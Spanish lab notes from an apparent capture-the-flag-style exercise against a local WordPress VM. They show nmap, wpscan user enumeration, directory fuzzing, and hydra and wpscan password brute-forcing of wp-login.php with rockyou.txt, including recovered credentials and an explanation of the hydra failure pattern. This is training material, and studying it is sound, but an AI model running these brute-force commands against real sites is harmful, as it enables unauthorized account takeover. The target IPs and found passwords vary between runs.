Cambiar idioma del teclado temporalmente

setxkbmap es

Cambiar idioma del teclado definitivamente

sudo nano /etc/default/keyboard

XKBLAYOUT=**"es"**

XKBMODEL="pc105"

XKBVARIANT=""

XKBOPTIONS=""

ping 192.168.1.47

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.47
PING 192.168.1.47 (192.168.1.47) 56(84) bytes of data.
64 bytes from 192.168.1.47: icmp_seq=1 ttl=64 time=2.82 ms
64 bytes from 192.168.1.47: icmp_seq=2 ttl=64 time=1.60 ms
64 bytes from 192.168.1.47: icmp_seq=3 ttl=64 time=1.42 ms
^C
── 192.168.1.47 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.424/1.948/2.820/0.620 ms
```

sudo nmap -p- -sV -sC -T4 192.168.1.47

sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 192.168.1.47 -oN Escaneo

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV -sC -T4 192.168.1.47
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 02:45 EDT
Nmap scan report for 192.168.1.47
Host is up (0.0025s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 6.8.3
|_http-title: diversionconbanderas
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 08:00:27:80:5A:CF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.04 seconds
```

wpscan --update

wpscan --url http://192.168.1.39

wpscan --url http://192.168.1.39 --random-user-agent

gobuster dir -u http://192.168.1.39 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

gobuster dir -u http://192.168.1.39 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,sh

feroxbuster -u http://192.168.1.39

wfuzz -c --hc=403 -t 20 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.local" -u http://192.168.1.39

subdomains-top1million-5000.txt

```
/robots.txt           (Status: 200) [Size: 109]
/robots.txt           (Status: 200) [Size: 109]
/rss                  (Status: 301) [Size: 0] [--> http://192.168.1.39/feed/]
/rss2                 (Status: 301) [Size: 0] [--> http://192.168.1.39/feed/]
/server-status        (Status: 403) [Size: 277]
/sitemap.xml          (Status: 200) [Size: 502]
/sitemap.xml.html     (Status: 200) [Size: 502]
/sitemap.xml.php      (Status: 200) [Size: 502]
/sitemap.xml.txt      (Status: 200) [Size: 502]
/wp-admin             (Status: 301) [Size: 315] [--> http://192.168.1.39/wp-admin/]
/wp-app.php           (Status: 403) [Size: 0]
/wp-atom.php          (Status: 301) [Size: 0] [--> http://localhost/feed/atom/]
/wp-commentsrss2.php  (Status: 301) [Size: 0] [--> http://localhost/comments/feed/]
/wp-config.php        (Status: 200) [Size: 0]
/wp-content           (Status: 301) [Size: 317] [--> http://192.168.1.39/wp-content/]
/wp-cron.php          (Status: 200) [Size: 0]
/wp-feed.php          (Status: 301) [Size: 0] [--> http://localhost/feed/]
/wp-includes          (Status: 301) [Size: 318] [--> http://192.168.1.39/wp-includes/]
/wp-links-opml.php    (Status: 200) [Size: 238]
/wp-load.php          (Status: 200) [Size: 0]
/wp-login.php         (Status: 200) [Size: 7607]
/wp-mail.php          (Status: 403) [Size: 2520]
/wp-rdf.php           (Status: 301) [Size: 0] [--> http://localhost/feed/rdf/]
/wp-register.php      (Status: 301) [Size: 0] [--> http://localhost/wp-login.php?action=register]
/wp-rss.php           (Status: 301) [Size: 0] [--> http://localhost/feed/]
/wp-rss2.php          (Status: 301) [Size: 0] [--> http://localhost/feed/]
/wp-settings.php      (Status: 500) [Size: 0]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://localhost/wp-login.php?action=register]
/xmlrpc.php           (Status: 405) [Size: 42]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 18290 / 18452 (99.12%)
```

```
wpscan --url http://192.168.1.47 --enumerate u,vp
```


```
[i] User(s) Identified:

[+] sheldon
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://192.168.1.39/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.co
m/register

[+] Finished: Fri Oct 10 10:03:51 2025
[+] Requests Done: 54
[+] Cached Requests: 7
[+] Data Sent: 12.935 KB
[+] Data Received: 405.681 KB
[+] Memory used: 261.676 MB
[+] Elapsed time: 00:00:12
```

http://localhost/wp-login.php



Acceder

Funciona con WordPress

Nombre de usuario o correo electrónico

Contraseña


Recuérdame

Acceder

¿Has olvidado tu contraseña?

← Ir a diversionconbanderas

Idioma Español Cambiar




diversionconbanderas

Blog

¡Hola, mundo!

Te damos la bienvenida a WordPress. Esta es tu primera entrada. Edítala o bórrala, ¡luego empieza a escribir!




```
wpscan --url http://192.168.1.47 --enumerate u
```

```
[i] User(s) Identified:

[+] sheldon
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://192.168.1.47/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
wpscan --url http://192.168.1.39/wp-login.php --usernames
sheldon --passwords /usr/share/wordlists/rockyou.txt
```

```
wpscan --url http://192.168.1.39/wp-login.php --passwords
/usr/share/wordlists/rockyou.txt --usernames sheldon
```

```
hydra -t 4 -V -f -l sheldon -P /usr/share/wordlists/rockyou.txt
192.168.1.47 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:L=2885'
```

```
hydra -t 4 -V -f -l sheldon -P /usr/share/wordlists/rockyou.txt
192.168.1.39 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:E=contraseña
introducida para el usuario'
```

```
hydra -t 4 -V -f -l sheldon -P /usr/share/wordlists/rockyou.txt
192.168.1.39 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:E=contraseña no
es correcta'
```

```
hydra -t 4 -V -f -l sheldon -P /usr/share/wordlists/rockyou.txt
192.168.1.39 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^:Contraseña incorrecta'
```

hydra -l sheldon -P /usr/share/wordlists/rockyou.txt "http-post-form://192.168.1.39/wp-login.php:username=^USER^&password=^PASS^&loginsubmit=Submit:Username or password incorrect"

```
[ATTEMPT] target 192.168.1.47 - login "sheldon" - pass "sunshine" - 26 of 14344399 [child 1]
 (0/0)
[ATTEMPT] target 192.168.1.47 - login "sheldon" - pass "chocolate" - 27 of 14344399 [child 0
] (0/0)
[80][http-post-form] host: 192.168.1.47   login: sheldon   password: qwerty
[STATUS] attack finished for 192.168.1.47 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-09 09:57:09
```

'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:L=2885'	Esta es la **cadena de ataque** y el patrón de éxito/falla, dividida en tres partes clave:
log=^USER^&pwd=^PASS^&wp-submit=Log In	**Datos del Formulario (Payload):** Define los parámetros que se envían en la petición POST. Hydra reemplaza: ^USER^ con sheldon. ^PASS^ con cada contraseña de rockyou.txt. - wp-submit=Log In simula el

	botón de envío del formulario.
L=2885	**Patrón de Falla por Longitud (Length): La parte clave corregida.** Le dice a Hydra: si la respuesta del servidor (la página de error) tiene una longitud de contenido **EXACTA** de **2885 bytes**, asume que la contraseña es **INCORRECTA.** Si la longitud es diferente (generalmente porque el *Login* fue exitoso y redirigió a una página más corta o larga), el intento se marca como **Válido.**


```
wpscan --url http://192.168.1.39/wp-login.php --passwords
/usr/share/wordlists/rockyou.txt --usernames sheldon
```

```
[!] Valid Combinations Found:
 | Username: sheldon, Password: penny

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.co
m/register

[+] Finished: Fri Oct 10 06:07:49 2025
[+] Requests Done: 4831
[+] Cached Requests: 6
[+] Data Sent: 1.591 MB
[+] Data Received: 32.221 MB
[+] Memory used: 292.984 MB
[+] Elapsed time: 00:06:30
```

```
grep -n penny rockyou.txt
```



Códigos de Estado HTTP Comunes

1xx: Códigos Informativos (Information)

Indican que la solicitud ha sido recibida y el proceso continúa. Raros de ver en un *scan* normal.

- **100 Continue:** El servidor ha recibido los encabezados de la solicitud y el cliente debe continuar enviando el cuerpo de la solicitud.

2xx: Códigos de Éxito (Success)

Indican que la acción solicitada fue recibida, entendida y aceptada.

- **200 OK:** La solicitud ha tenido éxito. (Es el código que esperas para las páginas normales, como la portada o un *login* exitoso).
- **201 Created:** La solicitud ha tenido éxito y se ha creado un nuevo recurso (común en APIs).
- **204 No Content:** El servidor procesó la solicitud con éxito, pero no devolverá ningún contenido.

3xx: Códigos de Redirección (Redirection)

Indican que se necesita tomar una acción adicional para completar la solicitud.

- **301 Moved Permanently:** El recurso solicitado se ha movido permanentemente a la nueva URL especificada. (Visto en tu *scan* para rutas antiguas como `/index.php`).
- **302 Found (o Moved Temporarily):** El recurso solicitado se encuentra temporalmente en una URL diferente. (Visto en tu *scan* para `/admin` y `/dashboard`).
- **307 Temporary Redirect:** El recurso está temporalmente en una URL diferente, y el método HTTP no debe cambiar.
- **308 Permanent Redirect:** El recurso está permanentemente en una URL diferente, y el método HTTP no debe cambiar.

4xx: Códigos de Error del Cliente (Client Error)

Indican que hay un error en la solicitud del cliente o que no se pudo acceder al recurso.

- **400 Bad Request:** El servidor no pudo entender la solicitud debido a una sintaxis incorrecta.
- **401 Unauthorized:** La solicitud requiere autenticación del usuario (ej. un *login*).
- **403 Forbidden:** El servidor ha entendido la solicitud, pero se **niega a autorizar el acceso**. (Visto en tu *scan* para los archivos sensibles como `.htaccess` o `.htpasswd`).
- **404 Not Found:** El servidor no ha encontrado nada que coincida con la solicitud. (El código más común al hacer fuerza bruta de directorios).
- **405 Method Not Allowed:** El método de solicitud utilizado (ej. `POST` o `DELETE`) no es compatible con el recurso solicitado.
- **429 Too Many Requests:** El usuario ha enviado demasiadas solicitudes en un corto período de tiempo (usado para mitigar ataques de fuerza bruta).

5xx: Códigos de Error del Servidor (Server Error)

Indican que el servidor falló al cumplir una solicitud aparentemente válida.

- **500 Internal Server Error:** El servidor encontró una condición inesperada que le impidió completar la solicitud. (Un error genérico, a menudo causado por un código PHP defectuoso).
- **502 Bad Gateway:** El servidor que actúa como *gateway* o *proxy* recibió una respuesta no válida de un servidor ascendente.
- **503 Service Unavailable:** El servidor no está disponible temporalmente (generalmente debido a sobrecarga o mantenimiento).
- **504 Gateway Timeout:** El servidor que actúa como *gateway* no recibió una respuesta oportuna de un servidor ascendente.